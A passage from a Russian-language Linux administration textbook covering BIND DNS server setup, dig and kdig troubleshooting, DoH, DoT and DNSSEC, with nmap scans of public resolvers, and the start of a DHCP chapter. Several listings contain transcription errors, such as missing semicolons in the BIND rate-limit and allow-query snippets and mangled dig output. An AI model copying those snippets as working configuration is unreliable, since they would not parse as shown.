zone coherentsecurity.com/IN: loaded serial 2021022401
OK
```

Наконец, с помощью следующей команды включите службу `bind9` и запустите ее (или перезапустите, если вы применяете обновление):

```
sudo systemctl enable bind9
sudo systemctl start bind9
```

Теперь можно разрешать имена узлов в нашей зоне, используя DNS-сервер на локальном узле:

```
$ dig @127.0.0.1 +short ns01.coherentsecurity.com A
192.168.122.157
$ dig @127.0.0.1 +short esx01.coherentsecurity.com A
192.168.122.51
```

Поскольку рекурсия и перенаправляющие серверы настроены, можно также разрешать узлы в общедоступном интернете, например:

```
$ dig @127.0.0.1 +short isc.sans.edu
45.60.31.34
45.60.103.34
```

Мы разобрались, как настроить внутренний DNS-сервер. Теперь давайте посмотрим на DNS-сервер с выходом в интернет, который позволит получать доступ к ресурсам нашей компании из общедоступного интернета.

BIND: особенности реализации DNS-сервера с выходом в интернет

Прежде чем начать, отметим, что эта конфигурация уже не так распространена, как раньше. Если в 1990-е годы или ранее вы хотели, чтобы у людей был доступ к вашему веб-серверу, для этого чаще всего нужно было создать собственный DNS-сервер или использовать сервер вашего интернет-провайдера. И в том и в другом случае для любых изменений DNS приходилось вручную редактировать файлы.

В последнее время службы DNS чаще размещают у регистраторов DNS. Этот «облачный» подход перекладывает заботу о безопасности на регистратора, а также упрощает сопровождение DNS, потому что регистраторы обычно предоставляют веб-интерфейс для обслуживания вашего файла зоны. Ключевое условие безопасности в этой модели состоит в том, что вам нужен такой провайдер DNS, который предоставляет возможность включить **многофакторную аутентификацию (MFA)** (например, с помощью Google Authenticator или аналогичного средства) для защиты от атак, которые занимаются подстановкой учетных данных (credential stuffing), чтобы получить ваш административный доступ. Также стоит изучить, какие процедуры восстановления учетной записи предусмотрены у вашего регистратора. Нет ничего хуже, чем потратить ресурсы на внедрение MFA, чтобы затем злоумышленник мог присвоить и эту аутентификацию, просто позвонив в службу поддержки регистратора DNS!

При всем этом у многих организаций все еще есть убедительные основания, чтобы использовать собственные DNS-серверы, поэтому давайте изменим конфигурацию, которую мы настроили в предыдущем разделе, чтобы она подходила для DNS-сервера в интернете:

- **Ограничение частоты DNS-запросов.** В файле `etc/bind/named.conf.options` имеет смысл добавить какой-нибудь механизм ограничения количества запросов в единицу времени — в случае DNS это алгоритм RPL.
- Правда, имейте в виду, что при этом есть вероятность блокирования добросовестных запросов. Давайте в качестве предварительной меры добавим значение `responses-per-second` (количество ответов в секунду), равное `10`, но установим для него статус `log-only` (только регистрировать в журнале). Пускай эта настройка некоторое время работает в таком режиме, чтобы вы могли регулировать частоту ответов, пока не сочтете, что ее значение достаточно низкое для того, чтобы предотвращать атаки, но при этом достаточно высокое, чтобы не нарушить доступ для добросовестных операций. Как упоминалось ранее, журнал для этого процесса ведется в файле `/var/log/syslog`. Когда частота ответов будет вас устраивать, удалите строку `log-only`. В ходе дальнейшей эксплуатации обязательно отслеживайте все события, которые активируют этот параметр, — это можно легко сделать с помощью журналов или инструментов **управления информацией и событиями безопасности (SIEM)**, просто сопоставляя ключевые слова. Код проиллюстрирован в следующем фрагменте:

```
rate-limit {
    responses-per-second 10
    log-only yes;
}
```

- **Рекурсия и перенаправление.** Поскольку вы предоставляете службы DNS только для ограниченного числа доменов, вам следует отключить рекур-

сию — это тоже делается в файле `/etc/bind/named.conf.options`. Кроме того, полностью удалите строку `forwarders`. Код показан ниже:

```
recursion no;
```

- **Запросы с любого IP-адреса:** наконец, мы больше не ограничиваем доступ к нашему DNS-серверу внутренними доменами. Теперь мы разрешаем доступ из всего интернета, поэтому обновим строку `allow-query`, чтобы отразить это:

```
allow-query { localhost; 0.0.0.0/0 }
```

Теперь, когда у нас есть DNS-серверы как для наших внутренних пользователей, так и для клиентов из интернета, посмотрим, какие инструменты применяются для устранения неполадок этой службы.

Устранение неполадок и разведка DNS

Основной инструмент в Linux для устранения неполадок служб DNS — это `dig`, который предустановлен почти во всех дистрибутивах Linux. Если в вашем дистрибутиве нет `dig`, его можно установить с помощью `apt-get install dnsutils`. Использовать этот инструмент довольно просто, как показано ниже:

```
dig <имя ресурсной записи> <тип ресурсной записи> + <дополнительные параметры запроса>
```

Итак, чтобы найти записи о серверах имен для компании (мы проверим `sans.org`), сделаем такой запрос с типом записи `ns` для `sans.org`:

```
$ dig sans.org ns
; <<>> DiG 9.16.1-Ubuntu <<>> sans.org ns
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 27639
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;sans.org.          IN      NS
;; ANSWER SECTION:
sans.org.          86400  IN      NS      ns-1270.awsdns-30.org.sans.org.
sans.org.          86400  IN      NS      ns-1746.awsdns-26.co.uk.sans.org.
sans.org.          86400  IN      NS      ns-282.awsdns-35.com.sans.org.
sans.org.          86400  IN      NS      ns-749.awsdns-29.net.
;; Query time: 360 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Feb 12 12:02:26 PST 2021
;; MSG SIZE rcvd: 174
```

В этом примере много информации в комментариях: иногда бывает важно знать, какие флаги DNS установлены, а также как конкретно устроены вопрос и ответ DNS. Все эти сведения содержатся в этом выводе по умолчанию. Однако также часто требуется вывести «голые факты»: для этого мы добавим второй параметр `+short`:

```
$ dig sans.org ns +short
ns-749.awsdns-29.net.
ns-282.awsdns-35.com.
ns-1746.awsdns-26.co.uk.
ns-1270.awsdns-30.org.
```

Команда `dig` позволяет делать любые DNS-запросы, какие нам заблагорассудится. Однако с помощью одного DNS-запроса можно запрашивать только один тип ресурсных записей за раз. Поэтому, чтобы получить сведения **NS** (сервер имен) и **MX** (почтовый сервер), потребуется два запроса. Запрос **MX** показан ниже:

```
$ dig sans.org mx +short
0 sans-org.mail.protection.outlook.com.
```

Какие еще инструменты можно использовать для устранения неполадок и какие еще бывают реализации DNS?

DoH

DoH — это новейший протокол DNS. Как следует из названия, он передается поверх HTTPS, и фактически запросы и ответы DNS по форме аналогичны **интерфейсу прикладного программирования (API)**. Этот протокол сперва начал поддерживаться во многих браузерах и не был доступен на уровне ОС. Однако теперь он поддерживается в основных операционных системах, хотя и выключен по умолчанию.

Чтобы удаленно проверить сервер DoH, отлично подходит программа `curl`. В следующем примере мы делаем запрос к серверу имен Cloudflare:

```
$ curl -s -H 'accept: application/dns-json' 'https://1.1.1.1/dns-query?name=www.coherentsecurity.com&type=A'{"Status":0,"TC":false,"RD":true,"RA":true,"AD":false,"CD":false,"Question":[{"name":"www.coherentsecurity.com","type":1}], "Answer":[{"name":"www.coherentsecurity.com","type":5,"TTL":1693,"data":"robvandenbrink.github.io."}, {"name":"robvandenbrink.github.io","type":1,"TTL":3493,"data":"185.199.108.153"}, {"name":"robvandenbrink.github.io","type":1,"TTL":3493,"data":"185.199.109.153"}, {"name":"robvandenbrink.github.io","type":1,"TTL":3493,"data":"185.199.110.153"}, {"name":"robvandenbrink.github.io","type":1,"TTL":3493,"data":"185.199.111.153"}]}
```

Обратите внимание, что это просто запрос HTTPS в следующем формате:

```
https://<IP-адрес сервера DNS>/dns-query?name=<целевой сервер>&type=<тип ресурсной записи DNS>
```

Заголовок HTTP в запросе — `accept: application/dns-json`. Обратите внимание, что этот запрос использует стандартный HTTPS, поэтому его принимает порт `tcp/443`, а не обычные DNS-порты `udp/53` и `tcp/53`.

Вывод команды можно сделать более читабельным, если передать его по конвейеру команде `jq`. На выходе отображаются флаги, запрос DNS, ответ и сведения об авторитетных серверах. В следующем фрагменте кода обратите внимание, что флаг **RD (Recursion Desired)**, «рекурсия желательна») устанавливается клиентом, а флаг **RA (Recursion Available)**, «рекурсия доступна») — сервером:

```
curl -s -H 'accept: application/dns-json' 'https://1.1.1.1/dns-query?name=www.
coherentsecurity.com&type=A' | jq
{
  "Status": 0,
  "TC": false,
  "RD": true,
  "RA": true,
  "AD": false,
  "CD": false,
  "Question": [
    {
      "name": "www.coherentsecurity.com",
      "type": 1
    }
  ],
  "Answer": [
    {
      "name": "www.coherentsecurity.com",
      "type": 5,
      "TTL": 1792,
      "data": "robvandenbrink.github.io."
    },
    ...
    {
      "name": "robvandenbrink.github.io",
      "type": 1,
      "TTL": 3592,
      "data": "185.199.111.153"
    }
  ]
}
```

Чтобы проверить сертификат на удаленном сервере DoH, также можно использовать **Network Mapper (Nmap)**, как показано в следующем примере:

```
nmap -p443 1.1.1.1 --script ssl-cert.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-25 11:28
Eastern Standard Time
Nmap scan report for one.one.one.one (1.1.1.1)
Host is up (0.029s latency).
```

```

PORT      STATE SERVICE
443/tcp   open  https
| ssl-cert: Subject: commonName=cloudflare-dns.com/organizationName=Cloudflare,
Inc./stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:cloudflare-dns.com, DNS:*.cloudflare-dns.com,
DNS:one.one.one.one, IP Address:1.1.1.1,IP Address:1.0.0.1, IP Address:162.159.36.1,
IP Address:162.159.46.1, IP Address:2606:4700:4700:0:0:0:0:1111,
IP Address:2606:4700:4700:0:0:0:1001, IP Address:2606:4700:4700:0:0:0:64,
IP Address:2606:4700:4700:0:0:0:6400
| Issuer: commonName=DigiCert TLS Hybrid ECC SHA384 2020 CA1/
organizationName=DigiCert Inc/countryName=US
| Public Key type: unknown
| Public Key bits: 256
| Signature Algorithm: ecdsa-with-SHA384
| Not valid before: 2021-01-11T00:00:00
| Not valid after: 2022-01-18T23:59:59
| MD5: fef6 c18c 02d0 1a14 ab75 1275 dd6a bc29
|_SHA-1: f1b3 8143 b992 6454 97cf 452f 8c1a c842 4979 4282
|
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds

```

Однако сейчас в составе Nmap нет сценария, который проверял бы сам DoH, отправляя фактический запрос DoH. Чтобы восполнить этот пробел, можно скачать такой сценарий по адресу <https://github.com/robvandenbrink/dns-doh.nse>.

Этот скрипт с помощью оператора Lua `http.shortport` проверяет, что порт обслуживает запросы HTTP, затем создает строку запроса и отправляет запрос HTTPS, используя соответствующий заголовок. Полное описание этого инструмента доступно по адресу <https://isc.sans.edu/forums/diary/Fun+with+NMAP+NSE+Scripts+and+DOH+DNS+over+HTTPS/27026/>.

Мы изучили DoH. Но какие еще протоколы доступны для проверки и шифрования запросов и ответов DNS?

DoT

DoT — это стандартный протокол DNS, просто инкапсулированный в TLS. DoT по умолчанию реализован на порте `tcp/853`, что означает, что он не будет конфликтовать с DNS (`udp/53` и `tcp/53`) или DoH (`tcp/443`): все три службы могут работать на одном узле, если их все поддерживает серверное приложение DNS.

Разрешение имен DoT поддерживается в большинстве современных операционных систем (в качестве клиента). Оно не всегда активно по умолчанию, но его можно включить, если нужно.

Чтобы удаленно проверить сервер DoT, достаточно с помощью Nmap убедиться, что порт `tcp/853` прослушивает, как показано в следующем фрагменте кода:

```

$ nmap -p 853 8.8.8.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-21 13:33 PST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.023s latency).

PORT      STATE SERVICE
853/tcp   open  domain-s
Doing a version scan gives us more good information, but the fingerprint
(at the time of this book being published) is not in nmap:
$ nmap -p 853 -sV 8.8.8.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-21 13:33 PST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.020s latency).

PORT      STATE SERVICE
VERSION
853/tcp   open  ssl/domain (generic dns response: NOTIMP)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port853-TCP:V=7.80%T=SSL%I=7%D=2/21%Time=6032D1B5%P=x86_64-pc-linux-gnu%r
(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x82\0\x01\0\0\0\0\0\x07version\
x04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\
x0c\0\0\x90\x04\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.66 seconds

```

Открытый порт tcp/853 помечен как domain-s (DNS поверх протокола **Secure Sockets Layer (SSL)**), но это просто означает, что номер порта соответствует такой записи в таблице **Internet Engineering Task Force (IETF)**. Однако в результате сканирования версии (-sV) в ответе появляется строка DNSStatusRequestTCP, а она уже говорит о том, что на этом порте действительно работает DoT. А раз это DoT, можно использовать Nmap, чтобы снова проверить сертификат, который удостоверяет действительность этой службы DoT:

```

nmap -p853 --script ssl-cert 8.8.8.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-21 16:35
Eastern Standard Time
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.017s latency).

PORT      STATE SERVICE
853/tcp   open  domain-s
| ssl-cert: Subject: commonName=dns.google/
organizationName=Google LLC/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:dns.google, DNS:*.dns.google.com, DNS:8888.google,
DNS:dns.google.com, DNS:dns64.dns.google, IP Address:2001:4860:4860:0:0:0:64, IP
Address:2001:4860:4860:0:0:0:0:6464, IP Address:2001:4860:4860:0:0:0:0:8844, IP
Address:2001:4860:4860:0:0:0:0:8888, IP Address:8.8.4.4, IP Address:8.8.8.8

```

```
| Issuer: commonName=GTS CA 101/organizationName=Google Trust Services/
countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256withRSAEncryption
| Not valid before: 2021-01-26T08:54:07
| Not valid after: 2021-04-20T08:54:06
| MD5: 9edd 82e5 5661 89c0 13a5 cced e040 c76d
|_SHA-1: 2e80 c54b 0c55 f8ad 3d61 f9ae af43 e70c 1e67 fafd
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```

С инструментами, которые мы обсуждали до сих пор, вряд ли можно сделать что-то еще. Программа `dig` в настоящее время не позволяет отправлять запросы DoT. Однако в пакете инструментов `knot-dnsutils` есть команда `kdig` — «почти `dig`». Давайте воспользуемся ею, чтобы немного больше узнать о DoT.

knot-dnsutils

`knot-dnsutils` — это пакет Linux, в который входит инструмент `kdig`. Эта программа делает все то же, что `dig`, однако у нее есть и дополнительные функции, в том числе поддержка запросов DoT. Чтобы начать использовать `kdig`, сначала нужно установить `knot-dnsutils` следующим образом:

```
sudo apt-get install knot-dnsutils
```

Теперь можно убедиться, что утилита `kdig`, как уже упоминалось, очень похожа на `dig`, а также предлагает несколько дополнительных параметров командной строки. Давайте сделаем запрос DoT, чтобы продемонстрировать их на практике:

```
kdig -d +short @8.8.8.8 www.cisco.com A +tls-ca
+tls-hostname=dns.google # +tls-sni=dns.google
;; DEBUG: Querying for owner(www.cisco.com.), class(1), type(1), server(8.8.8.8),
port(853), protocol(TCP)
;; DEBUG: TLS, imported 129 system certificates
;; DEBUG: TLS, received certificate hierarchy:
;; DEBUG: #1, C=US,ST=California,L=Mountain View,O=Google LLC,CN=dns.google
;; DEBUG:   SHA-256 PIN: 0r0ZP20iM96B8D0UpVS1h5sYx9GT1NBVp181TmVKQ1Q=
;; DEBUG: #2, C=US,O=Google Trust Services,CN=GTS CA 101
;; DEBUG:   SHA-256 PIN: YZPgTZ+woNCCCIW3LH2CxQeLzB/1m42QcCTBSdgayjs=
;; DEBUG: TLS, skipping certificate PIN check
;; DEBUG: TLS, The certificate is trusted.
www.cisco.com.akadns.net.
wwwds.cisco.com.edgekey.net.
wwwds.cisco.com.edgekey.net.globalredir.akadns.net.
e2867.dsca.akamaiedge.net.
23.66.161.25
```

Какие новые параметры мы использовали?

Благодаря параметру `-d` (debug, отладка) были выведены все строки, содержащие значение `DEBUG`. Учитывая, что большинство людей используют `kdig` ради поддержки TLS, эти строки `DEBUG` дают ценную информацию, которая часто может пригодиться при тестировании новой службы. Без `-d` вывод был бы гораздо более похож на `dig`, как показано в следующем фрагменте кода:

```
kdig +short @8.8.8.8 www.cisco.com A +tls-ca
+tls-hostname=dns.google +tls-sni=dns.google
www.cisco.com.akadns.net.
wwwds.cisco.com.edgekey.net.
wwwds.cisco.com.edgekey.net.globalredir.akadns.net.
e2867.dsca.akamaiedge.net.
23.66.161.25
```

Параметр `+short` сокращает вывод до отображения «голых фактов», как и в команде `dig`. Без этого в вывод попадут все разделы (а не только раздел ответа — `ANSWER SECTION`), как показано в следующем фрагменте кода:

```
kdig @8.8.8.8 www.cisco.com A +tls-ca +tls-hostname=dns.google
+tls-sni=dns.google
;; TLS session (TLS1.3)-(ECDHE-X25519)-(RSA-PSS-RSAE-SHA256)-(AES-256-GCM)
;; ->>HEADER<<- opcode: QUERY; status: NOERROR; id: 57771
;; Flags: qr rd ra; QUERY: 1; ANSWER: 5; AUTHORITY: 0;
ADDITIONAL: 1

;; EDNS PSEUDOSECTION:
;; Version: 0; flags: ; UDP size: 512 B; ext-rcode: NOERROR
;; PADDING: 240 B

;; QUESTION SECTION:
;; www.cisco.com.      IN      A

;; ANSWER SECTION:
www.cisco.com.      3571    IN      CNAME   www.cisco.com.
akadns.net.
www.cisco.com.akadns.net.      120     IN      CNAME   wwwds.
cisco.com.edgekey.net.
wwwds.cisco.com.edgekey.net.  13980   IN      CNAME   wwwds.
cisco.com.edgekey.net.globalredir.akadns.net.
wwwds.cisco.com.edgekey.net.globalredir.akadns.net.  2490
IN      CNAME   e2867.dsca.akamaiedge.net.
e2867.dsca.akamaiedge.net.    19      IN      A
23.66.161.25

;; Received 468 B
;; Time 2021-02-21 13:50:33 PST
;; From 8.8.8.8@853(TCP) in 121.4 ms
```

Вот новые параметры, которые мы использовали:

- Параметр `+tls-ca` обеспечивает валидацию TLS — другими словами, проверяет сертификат. По умолчанию для этого используется системный список **центров сертификации (CA)**.
- Параметр `+tls-hostname` позволяет указать имя узла для согласования TLS. По умолчанию используется имя DNS-сервера, но в нашем случае имя сервера — `8.8.8.8`, а для правильного согласования TLS нужно допустимое имя узла, которое есть в списке CN или **альтернативных имен субъекта (SAN)**. Таким образом, этот параметр позволяет указать такое имя независимо от того, что значится в поле имени сервера.
- Параметр `+tls-sni` добавляет в запрос поле **Server Name Indication (SNI)**, которое требуют многие серверы DoT. Это может показаться странным, потому что здесь поле SNI используется для того, чтобы позволить серверу HTTPS предоставлять несколько сертификатов (отдельный сертификат для каждого сайта HTTPS).

Что произойдет, если не задействовать ни один из этих параметров, а просто использовать `kdig` так же, как `dig`? По умолчанию `kdig` не выполняет принудительную проверку сертификата по указанному полному доменному имени, поэтому обычно он просто работает, как показано в следующем фрагменте кода:

```
$ kdig +short @8.8.8.8 www.cisco.com A
www.cisco.com.akadns.net.
wwwds.cisco.com.edgekey.net.
wwwds.cisco.com.edgekey.net.globalredir.akadns.net.
e2867.dsca.akamaiedge.net.
23.4.0.216
```

Тем не менее рекомендуется использовать TLS так, как он был задуман, то есть с проверкой. В конце концов, его задача в том, чтобы добавить еще один уровень доверия к данным DNS. Если не проверять сервер, то все сведется только к шифрованию запроса и ответа. Проверку невозможно проводить, если не указать правильное имя узла либо в поле имени сервера, либо в поле имени узла TLS (это значение должно соответствовать параметрам сертификата). Принудительная проверка сертификата важна, потому что она гарантирует, что вы запрашиваете тот DNS-сервер, который хотите (то есть что ваш трафик не был перехвачен), и что ответ не был подделан на обратном пути к клиенту.

Теперь, когда мы понимаем, как работает DoT, давайте посмотрим, как устранять его неполадки и определять, реализован ли DoT на узле DNS?

Реализация DoT в Nmap

Реализация DoT в Nmap, подобно примеру с DoH, позволяет выполнять обнаружение DoT и запросы DNS не по одному, а в больших масштабах. С учетом того, как сложно делать вызовы HTTPS в Nmap, удобнее всего взаимодействовать с DoT, если вызвать `kdig` из скрипта Nmap, используя функцию `os.execute` в Lua.

Еще одно ключевое отличие — в том, что вместо того, чтобы проверять целевой порт для функции `http` (с помощью `shortport.http`), мы с помощью `shortport.ssl` проверяем любой открытый порт на предмет того, поддерживает ли он SSL/TLS. Ведь если он не обслуживает корректные запросы TLS, он вряд ли может обеспечивать DoT, правда?

Инструмент `dns.dot` можно загрузить по адресу <https://github.com/robvandenbrink/dns-dot>

Полная информация о нем доступна здесь:

<https://isc.sans.edu/diary/Fun+with+DNS+over+TLS+%28DoT%29/27150>

Какие еще механизмы безопасности можно реализовать в самом протоколе DNS? Давайте взглянем на DNSSEC — оригинальный механизм проверки ответов DNS.

DNSSEC

DNSSEC — это протокол, который позволяет удостоверять ответы сервера, подписывая их сертификатами зоны, а не сертификатами сервера. DNSSEC по-прежнему работает на портах **udp/53** и **tcp/53**, поскольку ничего не шифрует: он просто добавляет поля, которые позволяют удостоверять подписями стандартные операции DNS.

Чтобы просмотреть открытый ключ для любой зоны DNS, можно использовать параметр `DNSKEY` в `dig`. В следующем листинге мы добавляем параметр `short`:

```
$ dig DNSKEY @dns.google example.com +short
256 3 13 9fMHPwnx3S9FPiIGR/P+A6f+85IiyYxvM9gPJNMkw5GsjtQMv9xEcQyD
wObH14VZh6ruzVlQDMyfe9B0eYJQxA==
257 3 13 kXKkvWU3vGYfTJG13qBd4qhiWp5aRs7YtkCjxD2d+t7KXqwahww5IgJt
xJT2yFItlggazyfXqJEV0mMJ3qT0tQ==
```

Чтобы просмотреть записи **делегирования подписи (DS)**, используйте параметр `DS`, как показано в следующем фрагменте кода:

```
$ dig +short DS @dns.google example.com
31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
31589 8 2 CDE0D742D6998AA554A92D890F8184C698CFAC8A26FA59875A990C03 E576343C
43547 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1B56083
43547 8 2 615A64233543F66F44D68933625B17497C89A70E858ED76A2145997E DF96A918
31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
31406 8 2 F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D 8F6B916D
```

Если добавить параметр `-d` (debug, отладка) и отфильтровать вывод, чтобы отобразить только данные `DEBUG`, мы увидим следующую строку, которая указывает, что мы используем тот же порт и протокол, что и обычный DNS-запрос:

```
dig -d DNSKEY @dns.google example.com | grep DEBUG
;; DEBUG: Querying for owner(example.com.), class(1), type(48), server(dns.google),
port(53), protocol(UDP)
```

Чтобы сделать запрос `DNSSEC`, просто добавьте `+dnssec` в командную строку `dig`:

```
$ dig +dnssec +short @dns.google www.example.com A 93.184.216.34
A 13 3 86400 20230730082849 20230709062038 28328 example.com. hxwo2qMUYS/FKBwB6hQwz
sne3Iyglz2J9fq2GEfLJIsvmVsFefN00+dd wnxXS4apxV/Zn0JbF1jq0iZUWbJy6Q==
```

`DNSSEC` предназначен для аутентификации DNS-запросов между клиентами и серверами, а также между серверами при ретрансляции запросов. Как мы видели, эту технологию реализуют владельцы той или иной зоны, чтобы позволить запрашивающим сторонам проверять правильность ответов DNS, которые они получают. Однако из-за своей сложности и зависимости от сертификатов `DNSSEC` не получил такого распространения, как `DoT` и `DoH`.

Мы убедились, что `DoT` и `DoH` сосредоточены на личной конфиденциальности: они шифруют отдельные DNS-запросы индивидуальных пользователей. Хотя в результате становится сложнее перехватывать эти запросы в процессе передачи, они по-прежнему записываются на самих DNS-серверах. Кроме того, если у злоумышленника появляется возможность собирать DNS-запросы пользователя, то также появляется возможность просто отслеживать, какие сайты он посещает (по IP-адресам).

С учетом всего сказанного мы не будем углубляться в `DNSSEC`, в основном потому, что он не приобрел популярности и в большинстве конфигураций его предпочитают не реализовывать. Хотя, конечно, время от времени эта технология будет вам встречаться, особенно при решении проблем, связанных с DNS, поэтому важно знать, как она устроена и зачем ее могут реализовывать.

Итоги

Теперь, когда наше знакомство с DNS подходит к концу, вы должны владеть инструментами для создания простейшего внутреннего DNS-сервера и стандартного DNS-сервера, подключенного к интернету. В вашем распоряжении также должны быть основные средства для защиты этих служб путем редактирования различных файлов конфигурации службы `bind` (она же `named`).

Кроме того, у вас должно сложиться некоторое представление о том, как устранять неполадки различных служб DNS с помощью таких инструментов, как `dig`, `kdig`, `curl` и `nsmap`.

В следующей главе мы обсудим DHCP: как уже упоминалось, это отдельный протокол, который все же имеет определенное отношение к DNS.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Чем DNSSEC отличается от DoT?
2. Чем DoH отличается от «обычного» DNS?
3. Какие функции вы бы реализовали на внутреннем DNS-сервере, но не стали бы использовать на внешнем сервере?

Ссылки

Вот источники дополнительной информации по темам, затронутым в этой главе:

- **Официальные стандарты DNS**

К стандартам DNS относятся буквально десятки документов RFC, которые определяют эту службу, а также рекомендации по ее реализации. Хороший список этих RFC можно найти здесь: https://en.wikipedia.org/wiki/Domain_Name_System#RFC_documents.

- **Книги по DNS**

Однако если вам нужно больше подробностей о DNS и вы ищете руководство по протоколу и деталям реализации, которое читалось бы легче, чем RFC, то обратите внимание на книги Крикета Лю (Cricket Liu), которые многие считают отличным следующим шагом:

Cricket Liu, Paul Albitz. «DNS and BIND» (Крикет Лю, Пол Альбиц. «DNS и BIND»)

https://www.amazon.ca/DNS-BIND-Help-System-Administrators-ebook/dp/B0026OR2QS/ref=sr_1_1?dchild=1&keywords=dns+and+bind+cricket+liu&qid=1614217706&s=books&sr=1-1

Cricket Liu. «DNS and BIND on IPv6» (Крикет Лю. «DNS и BIND для IPv6»)

https://www.amazon.ca/DNS-BIND-IPv6-Next-Generation-Internet-ebook/dp/B0054RC-T4O/ref=sr_1_3?dchild=1&keywords=dns+and+bind+cricket+liu&qid=1614217706&s=books&sr=1-3

- **Обновление DNS (автоматическая регистрация)**

RFC 2136: Dynamic Updates in the Domain Name System (DNS UPDATE) (Динамические обновления в Системе доменных имен: код операции UPDATE): <https://tools.ietf.org/html/rfc2136>

- **Регистрация DNS с проверкой подлинности в Active Directory (AD)**

RFC 3645: Generic Security Service Algorithm for Secret Key Transaction Authentication for DNS (GSS-TSIG) (Общий алгоритм службы безопасности для аутентификации передачи секретного ключа для DNS): <https://tools.ietf.org/html/rfc3645>

- **DoH**

Fun with Nmap NSE Scripts and DoH (DNS over HTTPS) (Забавы со сценариями NSE для Nmap и DoH): <https://isc.sans.edu/forums/diary/Fun+with+NMAP+NSE+Scripts+and+DOH+DNS+over+HTTPS/27026/>

Сценарий DoH для Nmap: <https://github.com/robvandenbrink/dns-doh.nse>

RFC 8484: DNS Queries over HTTPS (DoH) (Запросы DNS поверх HTTPS): <https://tools.ietf.org/html/rfc8484>

- **DoT**

Сценарий DoT для Nmap: <https://github.com/robvandenbrink/dns-dot>

Описание сценария dns-dot для Nmap: <https://isc.sans.edu/diary/Fun+with+DNS+over+TLS+%28DoT%29/27150>

RFC 7858: Specification for DNS over Transport Layer Security (TLS) (Спецификация DNS поверх TLS): <https://tools.ietf.org/html/rfc7858>

- **DNSSEC**

Domain Name System Security Extensions (DNSSEC) (Расширения безопасности Системы доменных имен): <https://www.internetsociety.org/issues/dnssec/>

RFC 4033: DNS Security Introduction and Requirements (Введение и требования для безопасности DNS): <https://tools.ietf.org/html/rfc4033>

RFC 4034: Resource Records for the DNS Security Extensions (Ресурсные записи для расширений безопасности DNS): <https://tools.ietf.org/html/rfc4034>

RFC 4035: Protocol Modifications for the DNS Security Extensions (Модификации протоколов для расширений безопасности DNS): <https://tools.ietf.org/html/rfc4035>

RFC 4470: Minimally Covering NSEC Records and DNSSEC On-line Signing (Минимально покрывающие записи NSEC и онлайн-подписание DNSSEC): <https://tools.ietf.org/html/rfc4470>

RFC 4641: DNSSEC Operational Practices (Практики функционирования DNSSEC): <https://tools.ietf.org/html/rfc4641>

RFC 5155: DNS Security (DNSSEC) Hashed Authenticated Denial of Existence (Хешированное аутентифицированное подтверждение отсутствия записи для DNSSEC): <https://tools.ietf.org/html/rfc5155>

RFC 6014: Cryptographic Algorithm Identifier Allocation for DNSSEC (Выделение идентификаторов криптографических алгоритмов для DNSSEC): <https://tools.ietf.org/html/rfc6014>

RFC 4398: Storing Certificates in the Domain Name System (DNS) (Хранение сертификатов в DNS): <https://tools.ietf.org/html/rfc4398>

Глава 7

Службы DHCP в Linux

В этой главе мы рассмотрим несколько тем, связанных с **протоколом DHCP** (Dynamic Host Control Protocol, протокол динамической настройки узла). Как можно догадаться по названию, DHCP используется, чтобы предоставлять базовую информацию, которая необходима узлу для подключения к сети, а в некоторых случаях и сведения о том, где найти дополнительную конфигурацию, что делает DHCP ключевым компонентом большинства инфраструктурных решений.

В этой главе мы рассмотрим основы того, как устроен этот протокол, а затем перейдем к настройке служб DHCP и устранению их неполадок. Мы обсудим такие вопросы:

- Как работает DHCP
- Как защищать службы DHCP
- Установка и настройка сервера DHCP

Давайте приступим!

Как работает DHCP

Для начала разберемся, как на самом деле функционирует DHCP. Мы начнем с того, как устроены пакеты в запросах и ответах DHCP: какую информацию запрашивает клиент, что предоставляет сервер и как все это работает. Затем мы обсудим, чем полезны параметры DHCP во многих реализациях.

Базовые принципы DHCP

DHCP позволяет системным администраторам централизованно определять параметры конфигурации устройств на сервере, чтобы, когда устройства запускаются, они могли запрашивать эти параметры. В эту *центральную конфигурацию* почти всегда входят основные сетевые параметры: IP-адрес, маска подсети, шлюз по умолчанию, DNS-сервер и доменное имя DNS. Для большинства организаций это означает, что в большинстве случаев практически ни одно устройство не получает

статических IP-адресов или других сетевых настроек: все сетевые конфигурации рабочих станций задаются сервером DHCP. По мере того как мы будем глубже рассматривать этот протокол, вы увидите другие способы использования DHCP, которые часто привязаны к этим базовым настройкам.

